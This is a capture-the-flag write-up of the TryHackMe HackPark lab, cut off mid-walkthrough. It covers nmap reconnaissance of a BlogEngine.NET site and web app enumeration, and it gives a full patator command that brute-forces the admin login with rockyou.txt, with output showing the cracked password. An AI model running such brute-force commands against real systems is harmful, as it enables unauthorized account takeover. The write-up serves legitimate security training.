

https://tryhackme.com/room/hackpark

Reconnaissance / Enumeration


First off, since we have an initial question that is pretty clear that involves reverse image searching on google, we can scan the host with an aggressive nmap scan **nmap -A IP** and leave it running while we get the task done.


We will download the image (**right click > save as… Ctrl + Shift + i to see the image url**) and then proceed to google Images to **search by image**.





Then, click on **all sizes** (or any other size option) to look into the actual pictures and ignore the possible related search.





Now the name should be mentioned in some of these websites. The page titles comparing real people's names with the clown in the picture might be misleading.

Nmap Scan


```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-125-160:~# nmap -A 10.10.194.18

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-13 22:48 BST
Nmap scan report for ip-10-10-194-18.eu-west-1.compute.internal (10
0.194.18)
Host is up (0.00041s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-server-header: Microsoft-IIS/8.5
|_http-title: hackpark | hackpark amusements
3389/tcp open  ssl     Microsoft SChannel TLS
| fingerprint-strings:
|   TLSSessionReq:
|     }Iod
|     hackpark0
|     220812214217Z
|     230211214217Z0
|     hackpark0
```

```
e\0\0
SF:\0");
MAC Address: 02:A2:4A:F5:B1:A5 (Unknown)
Warning: OSScan results may be unreliable because we could not find a
t least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows Server 2012 (89%), Microsoft
 Windows Server 2012 or Windows Server 2012 R2 (89%), Microsoft Windo
ws Server 2012 R2 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


We know that there's only another port open besides the web server's port 80, which is 3389 and is probably in use by RDP or similar. The fingerprint might be giving away some useful strings: **hackerrank0** looks like a good candidate for a machine name or a user name.
We also have a couple of interesting directories to check out from the disallowed pages in **robots.txt** and we can also see the website uses **ASP.**

Walking the Web App

/login: login functionality, probable bruteforce (room title gives it away)
/archive : nothing interactive or interesting in the web source
/admin : we can see from the login page the returnURL url param, but it requires to be logged in.




/account/password-retrieval.aspx: might be interesting to play with the functionality, and there's an interesting hidden div in the source code




admin status hidden div

```
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="M3y+kZs8q7uS
</div>
        <div class="account">
            <div class="account-header text-center">
                <a href="https://blogengine.io/" target="_blank">
                    <img alt="BlogEngine.NET" src="../Content/images/blog/logo.png" /></a>
            </div>
             <div id="StatusBox">
                    <div id="ctl00_AdminStatus" style="display: none"></div>
                </div>
            <div class="account-box">
```


/post/welcome-to-hack-park : there's a comment section where we already see a comment demonstrating HTML tags not filtered: There's very likely a XSS. maybe CSRF vulnerability and there's probably a query going on to the server to store the comments.




/contact : This contact form has a couple of fields to test SQL, XSS, CSRF (seems l ike




/search :



The search function is working, and the query seems to be sanitized on the server side.



/author/Admin : Admin or Administrator/ADMINISTRATOR should be good usernames



Exploitation

First, the lowest hanging fruit: Let's try to bruteforce the login with rockyou.txt or a couple SecLists password dictionary alternatives


I will be using **patator (https://github.com/lanjelot/patator)** instead of Hydra, as it is multithreaded and designed to clean up some bugs on other common bruteforcing tools. If you want to try this method from THM's AttackBox, it might give you some installation problems. To resolve them, after cloning the repo:

apt install sqlcipher libsqlcipher0 libsqlcipher-dev
python -m pip install mysql-python

and then:

python setup.py install


We need to catch the login request and the error message to bruteforce it:




python patator.py http_fuzz url=http://10.10.11.122/Account/login.aspx method=POST follow=1 accept_cookie=1 body='__VIEWSTATE=X21BQIEamOp4Ebul035%2BjobGWupTtQB7rZt10Yx24HZDpRxqG75v21yJt8W%2BmPfAWRorCMYUhrvdD14Ux%2BhXacOZtyOKaZrRSrA%2BDXR2ql8%2F9JEsy%2F6%2By8HAfS%2BJP7RZdGIgxfLpM8eQi874ewxQEthh5pkQqkiCyAN%2Fd9jnDS6jluqI&__EVENTVALIDATION=NhYHn4LJV83g93KXdFRNfmdaAqbLqjh0zE0KZVyByjXnVzRWw3V5byP0x7NmgZ2ZNVQA7Lsmlf2wxG%2B8KhDr2uFaLtivGq71zJncXIUpnTvRUaE1ZlMJM6cC6UNhpY5pP%2FK2nWwuQzzVv7gIdPsK6ePi8uCyo4REJdah96elNC%2BikfJl&ctl00%24MainContent%24LoginUser%24UserName=Admin&ctl00%24MainContent%24LoginUser%24Password=FILE0&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in' 0=rockyou.txt -x ignore:fgrep='Login failed' -x ignore:size=4468

- Note that I added a size filter to eliminate false positives that for some reason weren't caught by the ignore:fgrep condition. Hydra might be more user-friendly for beginners.

```
root@ip-10-10-34-68:~/patator# python patator.py http_fuzz url=http://10.10.11.122/Account/login.aspx method=POST follow=1 accept_cookie=1 body='__VIEWSTATE=X21BQIEamOp4Ebul035%2BjobGWupTtQB7rZt10Yx24HZDpRxqG75v21yJt8W%2BmPfAWRorCMYUhrvdD14Ux%2BhXacOZtyOKaZrRSrA%2BDXR2ql8%2F9JEsy%2F6%2By8HAfS%2BJP7RZdGIgxfLpM8eQi874ewxQEthh5pkQqkiCyAN%2Fd9jnDS6jluqI&__EVENTVALIDATION=NhYHn4LJV83g93KXdFRNfmdaAqbLqjh0zE0KZVyByjXnVzRWw3V5byP0x7NmgZ2ZNVQA7Lsmlf2wxG%2B8KhDr2uFaLtivGq71zJncXIUpnTvRUaE1ZlMJM6cC6UNhpY5pP%2FK2nWwuQzzVv7gIdPsK6ePi8uCyo4REJdah96elNC%2BikfJl&ctl00%24MainContent%24LoginUser%24UserName=Admin&ctl00%24MainContent%24LoginUser%24Password=FILE0&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in' 0=rockyou.txt -x ignore:fgrep='Login failed' -x ignore:size=4446
22:21:15 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.6.9 at 2022-08-18 22:21 BST
22:21:15 patator    INFO -

22:21:15 patator    INFO - code size:clen       time | candidate
         |   num | mesg
22:21:15 patator    INFO - ------------------------------------------------------
-----------------------
22:21:17 patator    INFO - 200  11212:9793     0.006 | 1qaz2wsx
         |  1420 | HTTP/1.1 200 OK
```



Right away in the admin panel we can see an alert icon which says ‘Logs’ on hover, so that’s the first thing I opened:





Finding an entry point:


After manually traversing the admin panel and trying to find places for file upload, I decided to lookup “BlogEngine” and found the source code on GitHub, so I decided to take a look since I saw the api requests in the log file.
The file UploadController.cs seems promising:

